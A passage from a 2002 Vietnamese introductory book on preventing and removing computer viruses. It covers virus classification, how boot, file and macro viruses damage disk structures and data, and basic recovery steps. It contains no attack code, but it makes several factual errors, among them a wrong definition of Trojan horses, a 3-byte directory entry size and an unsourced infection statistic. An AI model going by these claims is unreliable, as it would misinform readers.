NGUYỄN THÀNH CƯƠNG

HƯỚNG DẪN PHÒNG & DIỆT VI RÚT MÁY TÍNH

NHÀ XUẤT BẢN THỐNG KÊ - 2002

HƯỚNG DẪN
PHÒNG VÀ DIỆT VIRUS MÁY TÍNH

NGUYỄN THÀNH CƯƠNG

HƯỚNG DẪN PHÒNG VÀ DIỆT VIRUS MÁY TÍNH

NHÀ XUẤT BẢN THỐNG KÊ - 2002

LỜI GIỚI THIỆU

Đã từ lâu, song hành với sự ra đời và phát triển của các chương trình phần mềm máy tính nhằm đem lại ngày càng nhiều tiện ích cho người sử dụng là sự xuất hiện và biến dạng của các chương trình phần mềm phá hoại với tên gọi đúng như bản chất của nó: Virus máy tính. Các chương trình có ích do các công ty phần mềm sản xuất càng cố gắng đem lại sự thuận lợi cho người dùng bao nhiêu, thì phía bên kia, trên phương diện phá hoại, các phần mềm dịch bệnh với tên gọi là Virus cũng liên tục xuất hiện và hậu quả của nó để lại trên các máy tính của các công ty, doanh nghiệp và cá nhân khắp toàn cầu cũng khủng khiếp không kém. Hệ thống máy chủ thư điện tử của những công ty phần mềm lớn nhất thế giới Microsoft, Yahoo cũng đã từng phải chao đảo với sự phá hoại của virus, còn đối với các người dùng cá nhân, thành quả lao động của bao nhiêu người trong suốt cả thời gian dài được cất giữ trên các phương tiện lưu trữ

của chiếc máy tính cá nhân cũng đã tan tành chỉ sau một lần viếng thăm của các con sâu phá hoại. Không chỉ dừng ở đấy, virus máy tính còn tạo ra các thông điệp giả để đánh lừa những người sử dụng máy tính có quan hệ nhất định với nhau và sử dụng ngay thành quả của công nghệ thông tin là các hệ thống thư điện tử, các trang web làm phương tiện phát tán.

Virus là một chương trình và là một chương trình phần mềm khó, nhưng tại sao, thay vì tạo ra các phần mềm thương mại để bán lấy tiền, ai đó lại phải cố công đi xây dựng những chương trình chỉ để phá hoại như vậy, và để bán cho ai? Phần lớn các chương trình với mục đích đen tối này là sản phẩm của những kẻ mà bản thân về mặt chuyên môn tin học có thể gọi là các chuyên gia, những bậc thầy về an toàn bảo mật, nhưng động cơ làm việc thì lại chỉ nhằm mục đích là phá hoại người khác, hay đối thủ của công ty mình; hoặc đơn giản chỉ là những chàng sinh viên nghành máy tính muốn thử nghiệm, muốn chứng tỏ khả năng. Đã có người từng vượt qua biết bao nhiêu hệ thống bảo vệ vòng trong, vòng ngoài để xông thẳng được vào trang web của cơ quan an ninh quốc gia Mỹ không phải với mục đích tìm kiếm thông tin mà đơn giản chỉ là để phục vụ cái tự kiêu cá nhân, rằng mình có thể vượt qua tất cả để vào được nơi gọi là an toàn nhất, khó khăn nhất trên thế giới. Có thể có một số đối thủ của Microsoft, vì lo ngại trước sự bành trướng và độc tôn của

công ty này trên thị phần các phần mềm tin học và truyền thông muốn tìm cách hạ diệt đối thủ bằng việc cho sản sinh ra các virus chuyên chỉ lây nhiễm trên các hệ thống máy tính sử dụng phần mềm của Microsoft và thậm chí, có những người cực đoan đã nói rằng, virus là sản phẩm của các công ty phần mềm chuyên sản xuất các chương trình chống Virus nhằm bán sản phẩm phòng chống của mình cho các nạn nhân.

Nhưng dù đúng hay sai đi chăng nữa thì sự xuất hiện của Virus trong môi trường làm việc của máy tính cũng dẫn tới một sự ra đời bắt buộc của các chương trình phòng chống Virus, và chúng ta, những người sử dụng máy tính, nếu không biết tự bảo vệ mà không muốn bị tổn thất bởi các bàn tay đen cũng chẳng có cách nào khác là buộc lòng phải sử dụng các chương trình này. Cuốn sách này ra đời cũng nhằm mục đích như vậy. Chúng tôi không có ý định dạy bạn trở thành các chuyên gia phòng chống virus, đó là một công việc khó và để làm được nó đòi hỏi phải có một sự đầu tư chiều sâu lâu dài về chuyên môn, phải là các chuyên gia chứ không thể đơn giản qua việc đọc một cuốn sách dù cuốn sách đó được viết như thế nào đi chăng nữa. Trong khuôn khổ hạn hẹp của cuốn sách này, chúng tôi chỉ cố gắng đem lại cho bạn những hiểu biết căn bản mang tính khái niệm về virus, để từ đó bạn có thể áp dụng cho việc bảo vệ chiếc máy tính của

bạn, hay rộng hơn có thể là mạng máy tính của cơ quan bạn.

Đây là một cuốn sách thực hành, và thực sự bạn không cần phải có kiến thức tin học trước đó để đọc và hiểu nó rồi áp dụng vào thực tế, nhưng đối với các bạn làm công tác chuyên môn trong nghành máy tính nó cũng có những thông tin để các bạn có thể tham khảo. Hy vọng rằng chúng tôi đã đem lại cho bạn những thông tin có ích, và dù bạn là ai đi chăng nữa cũng đều không cảm thấy lãng phí thời gian khi đọc cuốn sách này. Xin chúc các bạn thành công.

Tác giả

CHƯƠNG I

TỔNG QUAN VỀ VIRUS MÁY TÍNH

1. Virus máy tính là gì?

Virus máy tính thực chất là những chương trình phần mềm máy tính được thiết kế và cài đặt một cách lén lút vào các hệ thống máy tính thông qua các con đường khác nhau, rồi tự động chạy ngoài sự kiểm soát của người sử dụng với mục đích duy nhất là phá hoại các hệ thống này ở các cấp độ khác nhau, nhẹ thì chỉ là những hình ảnh, dòng chữ trêu đùa tự động hiện ra trên màn hình của người sử dụng, nặng hơn có thể phá hoại các tệp tin (files) hệ thống, văn bản, dữ liệu..., thậm chí có thể làm hỏng cả bo mạch chính của máy tính. Đặc điểm chung của các chương trình virus (Từ đây gọi tắt là virus) là chúng có khả năng tự nhân bản, sao chép chính nó vào các chương trình khác. Để làm được việc này, virus thường thực hiện những bước sau:

a. Tìm cách gắn vào đối tượng chủ (các hệ thống máy tính), sửa đổi dữ liệu sao cho virus nhận được quyền điều khiển mỗi khi chương trình chủ được thực thi.

Khi được thực hiện, virus tìm kiếm những đối tượng khác (Các file, RomBios), sau đó lây nhiễm lên những đối tượng này.

Tiến hành những hoạt động phá hoại, do thám...

Trả lại quyền thi hành cho chương trình chủ hoạt động như bình thường hoặc phá huỷ luôn toàn bộ hệ thống (Format ổ cứng, ghi đè các trị rác vào RomBios để phá huỷ bo mạch chính).

Về nguyên tắc, virus chỉ có thể lây nhiễm lên những đối tượng có chứa nội dung thi hành được (Executable content), ví dụ như các file chương trình có phần mở rộng (đuôi).BAT, .EXE, .COM..., các tài liệu văn bản Word, Excel, PowerPoint... hay thậm chí các file .CLASS được viết bằng Java.

2. Phân loại virus.

Có thể phân loại virus theo nhiều cách, dựa trên những tiêu chí khác nhau, nhằm xác định những khả năng, tính chất riêng biệt của mỗi nhóm, từ đó có phương pháp phòng chống với mỗi loại.

2.1 Phân loại theo đối tượng lây nhiễm và môi trường hoạt động.

Với những đối tượng chủ khác nhau (Boot secter, file văn bản, hệ thống, RomBios...), virus sẽ có cấu trúc và công nghệ khác nhau để tiến hành lây nhiễm. Mặt khác, trên môi trường hoạt động của mỗi đối tượng chủ, virus

cũng phải có những công nghệ riêng biệt, phụ thuộc vào môi trường đó. Vì vậy, phương pháp này căn cứ vào đối tượng chủ mà virus sẽ lây nhiễm và môi trường hoạt động của virus để phân loại. Với phương pháp này có thể chia ra những loại virus sau:

- Virus Boot (B-virus): Các loại virus lây nhiễm lên BootSector trên đĩa mềm hoặc Master Boot Record và Disk Boot Record trên đĩa cứng, bảng cấp phát file và thư mục (File Allocation Table-FAT), bảng đăng ký (Windows Registry) của hệ điều hành Windows...

- Virus File (F-virus): Các loại virus lây nhiễm các dạng file (có chứa nội dung thi hành được - Executable Content). Bao gồm những loại file chứa mã máy (Machine Code) như các file .COM, .EXE và những loại file chứa mã giả (Pseudo Code) như các file .BAT, .DOC, .XLS. Trong loại này, chúng tôi tạm chia thành ba loại nhỏ:

Các virus file hoạt động trên môi trường DOS.

Các virus file hoạt động trên môi trường Windows 3x/9x/NT/2000/XP. Bao gồm các virus lây nhiễm các file thi hành trên các hệ điều hành tương ứng.

Các virus file hoạt động trên môi trường của các ứng dụng khác. Bao gồm các virus macro và các loại virus khác như VBS virus, Java virus…

2.2. Phân loại theo phương pháp tìm đối tượng lây nhiễm.

Các loại virus thường trú (kích hoạt ngay khi bật máy) có phương pháp tìm kiếm đối tượng lây nhiễm rất khác với các virus không thường trú (Chỉ kích hoạt khi thực hiện một tác vụ nào đó như copy, sửa đổi đối với đối tượng lây nhiễm), do đó có cấu trúc, công nghệ khác nhau. Chúng tôi tạm định nghĩa cho các loại này như sau:

1. Virus thường trú (Resident Virus): Là virus kiểm soát hoạt động của môi trường điều hành và tiến hành các tác vụ nguỵ trang, phá hoại, anti-tunnel... Mỗi khi phát hiện các tác vụ trên đối tượng chủ, virus sẽ tiến hành lây nhiễm.

2. Virus không thường trú (Transient Virus hay Runtime Virus): Virus không kiểm soát hoạt động của hệ thống. Mỗi khi được kích hoạt (khi đối tượng chủ được thi hành) virus sẽ tiến hành tìm kiếm các đối tượng khác để tiến hành lây nhiễm.

2.3. Phân loại theo phương pháp lây nhiễm.

Dùng để phân loại các virus file, căn cứ vào phương pháp lây nhiễm lên đối tượng chủ. Bao gồm các loại sau:

1. Ghi đè (Overwritting).
2. Ghi đè bảo toàn (Non-Destructive Overwritting).
3. Dịch chuyển (Shifting).
4. Song hành (Companion).
5. Nối thêm (Appending).
6. Chèn giữa (Mid-File).
7. Định hướng lại lệnh nhảy (Jump Redirection).

8. Điền khoảng trống (Space Filler).

Chúng ta sẽ nghiên cứu chi tiết các phương pháp lây nhiễm này ở các phần sau của cuốn sách này.

2.4. Phân loại theo mức độ phá hoại.

Cách phân loại này chỉ giúp đánh giá sơ bộ về sự phá hoại của virus, để có phương án phòng chống thích hợp. Có thể chia thành hai loại:

1. Virus thông thường (Normal Virus): Các loại virus không tiến hành phá hoại dữ liệu, hệ thống, chỉ có tính chất trêu đùa, hoặc không có ảnh hưởng nguy hiểm đến dữ liệu/máy tính.

2. Virus huỷ diệt (Destructive Virus): Các loại virus tiến hành các hoạt động phá hoại dữ liệu/máy tính điển hình như Date, CIH, Nimda, Klez.E…

2.5. Phân loại theo họ virus.

Một số virus dược phát triển cải tiến liên tục từ khi ra đời, tạo thành một họ các virus có cấu trúc, công nghệ tương đối giống nhau. Những virus đó có thể phân thành một họ. Chẳng hạn như họ virus Date, họ CIH, họ Tiny, họ Klez, họ Nimda…

3. Một số tên gọi khác thường dùng của virus

3.1 Ngựa thành Tơroa (Trojan Horse).

Ngựa thành Tơroa là câu chuyện truyền thuyết thời trung cổ nói về cuộc chiến tranh của các chiến binh người Hylạp khi đánh chiếm thành Tơroa (Trojan). Các

binh sỹ Hy Lạp sau khi tốn rất nhiều máu, lương thảo mà vẫn không hạ được thành, họ liền nghĩ ra một kế: Giả vờ cầu hoà và đề nghị được đem biếu dân chúng thành Trojan một con ngựa gỗ khổng lồ. Vua, tôi thành Trojan cả mừng tưởng rằng từ nay thế là chấm dứt cuộc chiến tranh với người Hy Lạp, mà không ngờ rằng trong bụng con ngựa gỗ mà họ nhận được là hàng chục binh sỹ dũng cảm của quân Hy Lạp với đầy đủ vũ khí giết người. Nửa đêm, khi mọi người đã yên giấc với đêm hoà bình đầu tiên thì quân lính mai phục trong bụng ngựa mới xông ra chém giết hết cả vua tôi, làm cỏ thành Trojan. Mô phỏng cách đánh chiếm thành này, các chuyên gia chuyên nghề phá hoại đã tạo ra virus Trojan Horse. Đặc điểm chung của loại virus này là sau khi lây nhiễm vào hệ thống của người sử dụng thì nằm im trong máy mà chỉ chờ đến một ngày nhất định nào đó trong năm mới bung ra phá hoại. Bạn hãy hình dung sự nguy hiểm của loại virus này khi hàng trăm máy tính của một công ty cùng nhiễm loại virus này và tất cả cùng sụp đổ tất trong một ngày. Một ví dụ điển hình là CIH ngày 26/4. Vì xuất hiện không ồn ào và không để lại hậu quả ngay sau khi lây nhiễm mà rất nhiều người không để ý đề phòng. Hệ thống máy tính toàn cầu của hãng phần mềm lớn nhất nước Mỹ và thế giới Microsoft cũng đã từng khốn khổ với loại virus này. Năm 2000, theo thống kê chưa đầy đủ của chúng tôi, có

ít nhất khoảng 30% số máy tính tại Việt Nam bị virus này phá hoại.

3.2 Sâu Internet (Internet Worm)

Mặt trái của mạng Internet là đem đến cho những kẻ chuyên phá hoại một môi trường hết sức lý tưởng để truyền bá virus. Nếu trước đây việc làm lây nhiễm chỉ có con đường duy nhất là thông qua việc cài đặt chương trình, copy files với tốc độ lan rộng địa lý rất chậm vì chỉ có những người có quan hệ nhất định với nhau mới có việc sao chép dữ liệu trên máy của nhau, thì ngày nay, thông qua mạng Internet, bằng các chương trình thư điện tử, tốc độ phát tán của các virus nhanh và rộng khủng khiếp. Ngay sau khi tung lên mạng, một chuyên gia tại Mỹ đã có thể đồng thời cho virus gửi thư đi toàn thế giới và con sâu internet này lập tức thực hiện việc phá hoại trên phạm vi toàn cầu. Các loại sâu internet chúng tôi tạm chia làm 02 loại chính :

1. @m (Mailer - Người gửi thư): Dạng này thông thường gửi cho các đối tượng là người dùng thư điện tử một thông điệp có đính kèm một file nào đó. Nếu bạn là người nhận thư và khi bạn không hiểu rõ nguồn gốc của thông điệp này mà ngây thơ kích hoạt file gửi kèm thì con sâu này sẽ lập tức thực hiện việc lây nhiễm lên máy của bạn.

2. @mm (Mass Mailer - Người gửi thư không kiểm soát được): Dạng này còn nguy hiểm hơn bội phần so với loại @m, vì cũng sử dụng thư điện tử có đính kèm file tương tự như loại @m, nhưng sau khi bạn kích hoạt file gửi kèm, nó đồng thời làm 02 việc sau:

- Thực hiện việc lây nhiễm lên hệ thống của bạn.

- Lần tìm trong sổ địa chỉ của chương trình thư trên máy của bạn các địa chỉ liên lạc mà bạn đã tạo trước đó và gửi thư cho những địa chỉ này với một thông điệp có đính kèm một file bất kỳ nào đó lấy trên máy của bạn có nhiễm chính nó. Vì vậy tốc độ lây nhiễm của loại này có thể được tính bằng cấp số mũ.

CHƯƠNG II

CÁC HÌNH THỨC PHÁ HOẠI CỦA VIRUS MÁY TÍNH

1. Các hình thức phá hoại của B- virus

Lây vào các mẫu tin khởi động (MTKĐ - bao gồm master boot của đĩa cứng, boot sector của đĩa cứng, và đĩa mềm), B - virus chỉ có thể được kích hoạt khi ta khởi động máy tính bằng đĩa nhiễm. Lúc này hệ thống chưa được một hệ điều hành (HĐH) nào kiểm soát, do đó B - virus có thể khống chế hệ thống bằng cách chiếm ngắt của BIOS, chủ yếu là Int 13 (phục vụ đĩa), Int 8 (đồng hồ). Nhờ đặc điểm này mà nó có khả năng lây trên mọi HĐH. Nếu một B- virus được thiết kế nhằm mục đích phá hoại thì đối tượng chính của chúng là đĩa và các thành phần của đĩa. Để mở rộng tầm hoạt động, một số loại còn có khả năng tấn công lên file khi quá trình khởi động của HĐH hoàn tất, nhưng đó chỉ là nhưng trường hợp ngoại lệ, có hành virus phá hoại giống như F-virus. Chúng ta sẽ xem xét từng thành phần chính của đĩa, bao

gồm master boot, boot sector, bảng FAT, bảng Thư mục. Vùng dữ liệu...

1.1 Master Boot Record

Master Boot Record chỉ có mặt trên đĩa cứng, nằm tại sector 1, track 0, side 0. Ngoài đoạn mã tìm HĐH trên đĩa. master boot còn chứa Partition table. Đây là một bảng tham số nằm tại offset 1BEh, ghi nhận cấu trúc vật lý của đĩa cứng trong quá trình FDISK: đĩa được chia làm bao nhiêu partition (ổ lôgich), địa chỉ bắt đầu và kết thúc mỗi partition. partition nào chứa hệ điều hành hoạt động... Các thông tin này rất quan trọng, hệ thống sẽ rối loạn hoặc không thể nhận dạng đĩa cứng nếu chúng bị sai lệch.

Khi ghi vào master boot, virus thường giữ lại partition table. Do đó để diệt B - virus , ta chỉ cần cập nhật master boot. Có thể dùng lệnh FDISK/MBR cho mục đích nói trên. Lưu ý rằng lệnh này không cập nhật partition table, do đó nếu B - virus thực hiện mã hoá Partition (khiến máy " mất " đĩa C khi khởi động từ A), ta phải lưu lại master boot (có chứa Partition) sau khi FDISK.

1.2. Boot Sector

Giống như master boot, khi ghi vào boot sector, B - virus thường giữ lại bảng tham số ổ đĩa (BPB - BIOS Parameter Block). Bảng này nằm ở offset OBh của boot

sector, chứa các thông số quan trọng như dấu hiệu nhận dạng loại đĩa, số bảng FAT, số sector dành cho bảng FAT, tổng số sector trên đĩa... Có thể phục hồi boot sector bằng lệnh SYS.COM của DOS. Một số virus phá hỏng BPB khiến cho hệ thống không đọc được đĩa trong môi trường sạch (và lệnh SYS cũng mất tác dụng). Đối với đĩa mềm, việc phục hồi boot sector (bao gồm BPB) khá đơn giản vì chỉ có vài loại đĩa mềm thông dụng (360KB,720KB,1.2MB, 1.44 MB), có thể lấy boot sector bất kỳ của một đĩa mềm cùng loại để khôi phục BPB mà không cần format lại toàn bộ đĩa. Tuy nhiên vấn đề trở nên phức tạp hơn trên đĩa cứng: BPB của đĩa được tạo ra trong quá trình FDISK dựa trên các tuỳ chọn của người dùng cũng như các tham số phục vụ cho việc phân chia đĩa. Trong một số trường hợp, phần mềm NĐ có thể phục hồi BPB cho đĩa cứng, nhưng do trước đó máy phải khởi động từ A (vì BPB của đĩa cứng cũng đã hỏng, không khởi động được), nên việc quản lý các phần tiếp theo của đĩa sẽ gặp khó khăn. Tốt nhất nên lưu lại boot sector của đĩa cứng để có thể phục hồi chúng khi cần thiết.

Một điều cần lưu ý là không nên lấy master boot (hoặc boot sector) của đĩa này chép cho đĩa khác nếu như dung lượng của chúng khác nhau và không được phân hoạch cùng tham số.

1.3. Bảng FAT (File Allocation Table)

Được định vị một cách dễ dàng ngày sau boot sector, FAT là một "miếng mồi ngon" cho virus. Đây là bảng ghi nhận trật tự lưu trữ dữ liệu theo đơn vị liên cung (cluster) trên đĩa ở vùng dữ liệu của DOS. Nếu hỏng một trong các mắt xích của FAT, dữ liệu liên quan sẽ không truy nhập được. Vì tính chất quan trọng của nó, FAT luôn được DOS lưu trữ thêm một bảng dự phòng nằm kề bảng chính. Tuy nhiên các virus đủ sức định vị FAT2 khiến cho tính cẩn thận của DOS trở nên vô nghĩa. Mặt khác, một số DB-virus (Double B-virus) thường được chọn các secter cuối của FAT để lưu phần còn lại của progvi. Trong đa số trường hợp, người dùng thường cầu cứu các chương trình chữa đĩa, nhưng những công ty này chỉ có thể định vị các liên cung thất lạc, phục hồi một phần FAT hỏng... chứ không thể khôi phục lại toàn bộ từ một bảng FAT chỉ chứa toàn "rác". Hơn nữa thông tin trên đĩa luôn biến động, vì vậy không thể tạo ra một bảng FAT "dự phòng" trên đĩa mềm như đối với master boot secter được. Cách tốt nhất vẫn là sao lưu dự phòng tất cả dữ liệu quan trọng bằng các phương tiện lưu trữ tin cậy.

1.4. Bảng Thư mục (Root directory)

Ngay sau FAT2 là bảng Thư mục chứa các tên hiển thị trong lệnh DIR\ bao gồm nhãn đĩa, tên file, tên thư mục. Mỗi tên được tổ chức thành entry có độ dài 3 byte, chưa tên entry, phần mở trộng, thuộc tính, ngày giờ, địa chỉ lưu trữ, kích thước (nếu entry đặc tả tên file). Dưới

một môi trường Windows95, kích thước của một entry có thể là bộ số của 32 byte dùng cho tên file quá dài.

DOS quy định một thư mục sẽ kết thúc bằng một entry bắt đầu với giá trị 0. Vì vậy để vô hiện từng phần Root, virus chỉ cần đặt byte 0 tại một entry nào đó. Nếu byte này được đặt ở đầu Root thì cả đĩa sẽ trống rỗng một cách thảm hại! Trường hợp DB_virus chọn các sector cuối của Root để lưu phần còn lại của progvi cũng gây hậu quả giống như trường hợp bảng FAT: nếu vùng này đã được DOS sử dụng, các entry trên đó sẽ bị phá huỷ hoàn toàn.

Vì số lượng các entry trên Root có hạn, DOS cho phép ta tạo thêm thư mục con để mở rộng các entry ra vùng dữ liệu. Chính vì thế nội dung của Root thường ít biến động do chỉ chứa các file hệ thống như IO.SYS, MSDOS.SYS, COMMAND.COM, CONFIC.SYS, AUTOEXEC.BAT, các tên thư mục nằm ở gốc... do đó ta có thể tạo ra một bản Root dự phòng, với điều kiện sau đó không thay đổi/ cập nhập bất cứ một entry nào. Điều này sẽ không cần thiết trên hệ thống có áp dụng các biện pháp sao lưu dữ liệu định kỳ.

1.5.Vùng dữ liệu

Đây là vùng chứa dữ liệu trên đĩa, chiếm tỷ lệ lớn nhất, nằm ngay sau Root. Ngoại trừ một số ít DB_virus sử dụng vài sector ở vùng này để chứa phần còn lại của progvi (xác xuất ghi đè lên file rất thấp), vùng dữ liệu

được cọi như vùng có độ an toàn cao, tránh được sự "nhòm ngó" của B_virus. Chúng ta sẽ lợi dụng đặc điểm này để bảo vệ dữ liệu khỏi sự tấn công của B_virus (chu yếu vào FAT và Root, hai thành phần không thể tạo bản sao dự phòng).

Khi thực hiện quá trình phân chia đĩa bằng FDISK, đa số người dùng có thói quen khai báo toàn bộ đĩa cứng chỉ cho một partition duy nhất cũng chính là đĩa khởi động của hệ thống. Việc sử dụng một ổ đĩa lôgich (được DOS ghi nhận là ổ C) chỉ có cái lợi là sử dụng đơn giản, còn bất lợi lớn nhất là khi FAT, Root bị B_virus phá hỏng, toàn bộ dữ liệu trên đĩa sẽ mất theo. Mặt khác, khi dung lượng của đĩa quá lớn số lượng các sector trên một cluster do DOS quản lý sẽ tăng lên, khiến việc lưu trữ trên đĩa trở nên phung phí. Tại sao ra không sử dụng vùng dữ liệu của đĩa vật lý cho việc lưu trữ dữ liệu trên đĩa lôgich? Đó chính là vấn đề mấu chốt của giải pháp chia ổ đĩa vật lý thành nhiều ổ đĩa lôgich. Ví dụ ta chia đĩa cứng làm hai ổ lôgich C và D, ổ C (chứa boot sector của hệ điều hành) chỉ dùng để khởi động, các tiện ích, phần mềm có thể tự cài đặt một cách dễ dàng, riêng ổ D dùng chứa dữ liệu quan trọng. Khi FAT, Root của đĩa cứng bị B_virus tấn công, ta chỉ cần cài đặt lại các phần mềm trên C mà không sợ bị ảnh hưởng đến dữ liệu trên D. nếu đĩa cứng đủ lớn, ta nên chia chúng theo tỷ lệ 1:1 (hoặc 2:3) để nâng cao hiệu quả sử dụng. Với những đĩa

cứng nhỏ. tỷ lệ này không đáp ứng được nhu cầu lưu trữ của các phần mềm lớn, do đó ta chỉ cần khai báo đĩa C với kích thước đủ cho hệ điều hành và các tiện ích cần thiết mà thôi. Lúc này tính kinh tế phải nhường chỗ cho sự an toàn.

Tuy nhiên, giải pháp này chỉ mang tính tương đối, vì nếu tồn tại một B_virus có khả năng tự định vị địa chỉ vật lý của partition thứ hai để phá hoại thì vấn đề sẽ không đơn giản chút nào.

2. Các hình thức phá hoại của F-virus

Nếu như các B_virus có khả năng lây nhiễm trên nhiều HĐH và chỉ khai thác các dịch vụ đĩa của ROM BIOS, thì F_virus chỉ lây trên một HĐH nhất định nhưng ngược lại chúng có thể khai thác rất nhiều dịch vụ nhập xuất của HĐH đó. Các F_virus dưới DOS chủ yếu khai thác dịch vụ truy nhập file bằng các hàm của ngắt 21h. Một số ít sử dụng thêm ngắt 13h (hình thức phá hoại giống như B_virus), do đó ta chỉ cần xem xét các trường hợp dùng ngắt 21h của F_virus.

2.1.Lây vào file thi hành

Đặc điểm chung của F-virus là chúng phải đính progvi vào các tập tin thi hành dạng COM, EXE, DLL, OVL... Khi các tập tin này thi hành, F_Virus sẽ khống chế vùng nhớ và lây vào tập thi hành khác. Do đó kích thước của các tập tin nhiễm bao giờ cũng lớn hơn kích

thước ban đầu. Đây chính là dấu hiệu đặc trưng cơ bản để nhận dạng sự tồn tại của F_virus trên file thi hành. Để khắc phục nhược điểm này, một số F_virus giải quyết như sau:

- Tìm trên file các buffer đủ lớn để chèn progvi vào. Với cách này, virus chỉ có thể lây trên một số ít file. Để mở rộng tầm lây nhiễm, chúng phải tốn thêm giải thuật đính progvi vào file như các virus khác và kích thước file lại tăng lên!.

- Khống chế các hàm tìm, lấy kích thước file của DOS, gây nhễu bằng cách trả lại kích thước ban đầu. Cách này khá hiệu qủa, có thể che dấu sự có mặt của chúng trên file, nhưng hoàn toàn mất tác dụng nếu các tập tin nhiễm được kiểm tra kích thước trên hệ thống sạch (không có mặt virus trong vùng nhớ), hoặc bằng các phần mềm DiskLook như diskEdit PCTool...

- Lây trực tiếp vào cấu trúc thư mục của đĩa (đại diện cho loại này là virus Dir2/FAT). Cách này cho lại kích thước ban đầu rất tốt, kể cả môi trường sạch. Tuy nhiên ta có thể dùng lệnh COPY để kiểm tra sự có mặt của loại virus này trên thư mục. Hơn nữa, sự ra đời của Windows95 đã cáo chung cho họ virrrus Dir2/FAT, vì với mục đích bảo vệ tên file dài hơn 13 ký tự, HĐH này không cho phép truy nhập trực tiếp vào cấu trúc thư mục của đĩa.

Như vậy việc phát hiện F_virus trên file chỉ phụ thuộc vào việc giám sát thường xuyên kích thước file. Để làm điều này, một số chương trình AntiVirus thường giữ lại kích thước ban đầu làm cơ sở đối chiếu cho các lần duyệt sau. Nhưng liệu kích thước được lưu có thực sự là "ban đầu" hay không? AntiVirus có đủ thông minh để khẳng định tính trong sạch của một tập tin bất kỳ hay không? Dễ dàng nhận thấy rằng các tập tin COM, EXE là đối tượng tấn công đầu tiên của F_virus. Các tập tin này chỉ có giá trị trên một hệ phần mềm nhất định mà người dùng bao giờ cũng lưu lại một bản dự phòng sạch. Vì vậy, nếu có đủ cơ sở để chắc chắn về sự gia tăng kích thước trên các tập tin thi hành thì biện pháp tốt nhất vẫn là khởi động lại máy bằng đĩa hệ thống lau sạch, sau đó tiến hành chép lại các tập thi hành từ bộ dự phòng.

2.2.Nhiễm vào vùng nhớ.

Khi lây vào các file thi hành, F_Virus phải bảo toàn tính logic của chủ thể. Do đó sau khi virus thực hiện còn có các tác vụ thường trú. Việc thường trú của F-Virus chỉ làm sụp đổ hệ thống (là điều mà F_virus không mong đợi chút nào) khi chúng lây ra những xung đột về tính nhất quán của vùng nhớ, khai thác vùng nhớ không hợp lên, làm rối loạn các khối/trình điều khiển thiết bị hiện hành... Các sự cố này thường xảy ra đối với phần mềm đòi hỏi vùng nhớ phải tổ chức nghiêm ngặt, hoặc trên các HĐH đồ sộ như Windows9X, NT, 2000. Thực tế cho

thấy khi F_virus nhiễm vào các file DLL (Dynamic Link Library- Thư viện liên kết động) của Windows, HĐH này không thể khởi động được. Trong những trường hợp tương tự, chúng ta thường tốn khá nhiều công sức (và tiền bạc) để cài đặt lại cả bộ Windows mà không đủ kiên nhẫn tìm ra nguyên nhân hỏng hóc ở một vài DLL nào đó.

Khi thường trú, F_virus luôn chiếm dụng một kho nhớ nhất định và khống chế các tác vụ nhập xuất của HĐH. Có thể dùng các trình quản lý bộ nhớ để phát hiện sự thay đổi kích thước vùng nhớ dành cho DOS. Thuật ngữ "diệt F_virus trong vùng nhớ" mà các AntiVirus thường trú sử dụng chỉ là tác vụ ngăn chặn các thủ tục lây nhiễm và phá hoại của virus chứ không thể trả lại cho DOS vùng nhớ đã bị chiếm cứ. Tốt nhất nên khởi động lại máy sau khi diệt F_virus trên file.

Có một khám phá thú vị cho việc bảo vệ hệ thống khỏi sự lây nhiễm của F_virus trong vùng nhớ là chạy các ứng dụng DOS (mà bạn không chắc chắn về sự trong sạch của chúng) dưới nền Windows. Sau khi ứng dụng kết thúc, HĐH này sẽ giải phóng tất cả các trình thường trú cổ điển (kể cả các F_virus) nếu như chúng được sử dụng trong chương trình. Phương pháp này không cho F_virus thường trú sau Windows, nhưng không ngăn cản chúng lây vào các file thi hành khác trong khi ứng dụng còn hoạt động.

2.3 .Phá hoại dữ liệu

Ngoài việc phá hoại đĩa bằng Int 13h như B_virus, F_virus thường dùng những chức năng về file của Int 21h để thay đổi nội dung các tập tin dữ liệu như văn bản, chương trình nguồn, bảng tính, tập tin cơ sở dữ liệu, tập tin nhị phân... Thông thường virus sẽ ghi"rác" vào file, các dòng thông báo đại loại "File was destroyed by virus..." hoặc xoá hẳn file. Đôi khi đối tượng phá hoại của chúng là các phần mềm chống virus đang thinh hành. Vì file bị ghi đè (ovrwrite) nên ta không thể phục hồi được dữ liệu về tình trạng ban đầu. Biện pháp tốt nhất có thể làm trong trường hợp này là ngưng ngay các tác vụ truy nhập file, thoát khỏi chương trình hiện hành, và diệt virus đang thường trú trong vùng nhớ.

3. Các hình thức phá hoại của Macro virus

Thuật ngữ "Macro virus" dùng để chỉ các chương trình sử dụng lệnh macro của Microsoft Word hoặc Microsoft Excel. Khác với F_virus truyền thống chuyên bám vào các file thi hành Macro virus bám vào các tập tin văn bản.DOC và bảng tính.XLS. Khi các tập tin này được Microsoft Word (hoặc Microsoft Excel) mở ra, macro sẽ được kích hoạt, tạm trú vào NORMAL.DOT, rồi lây vào tập DOC, XLS khác. Đây là một hình thức lây mới, tiền thân của chúng là macro Concept. Tuy ban đầu Concept rất "hiền" nhưng do nó không che dấu công

nghệ lây này nên nhiều hacker khác dễ dàng nắm được giải thuật hình thành một lực lượng virus "hậu Concept" đông đúc và hung hãn.

Mối nguy hiểm của loại virus này thật không lường: chúng lợi dụng nhu cầu trao đổi dữ liệu (dưới dạng văn bản, hợp đồng, biên bản, chứng từ...) trong thời đại bùng nổ thông tin để thực hiện hành vi phá hoại. Có trường hợp một văn bản thông báo của Công ty X được gửi lên mạng lại chứa macro virus. Dù chỉ là sự vô tình nhưng cũng gây nhiều phiền hà, chứng tỏ tính phổ biến và nguy hại của loại virus "hậu sinh khả uý" này. Các hacker biết rằng khi nhận một văn bản, để công việc tiến hành nhanh chóng, nhân viên máy tính thường mở ra và thao tác ngay, đây chính là thời điểm macro virus ra tay: hiện thị các dòng văn bản lạ, thay đổi Tool bar, hộp thoại của WinWWord, không cho lưu tập tin... Không dựng lại ở mức "đùa cho vui", một số macro virus còn thực hiện các lệnh xoá file sau một số lần kích hoạt, thậm chí xoá hẳn đĩa cứng...

Đặc biệt, một biến thể của macro virus có hình thức phá hoại bằng "bom thư tin học" vừa được phát hiện trong thời gian gần đây. Tên "khủng bố" gửi đến địa chỉ "nạn nhân" một bức thư dưới dạng tập tin.DOC. Người nhận sẽ gọi WinWord để xem, thế là toàn bộ đĩa cứng sẽ bị tiêu diệt trong nháy mắt. Hậu quả sau đó đã rõ, mọi

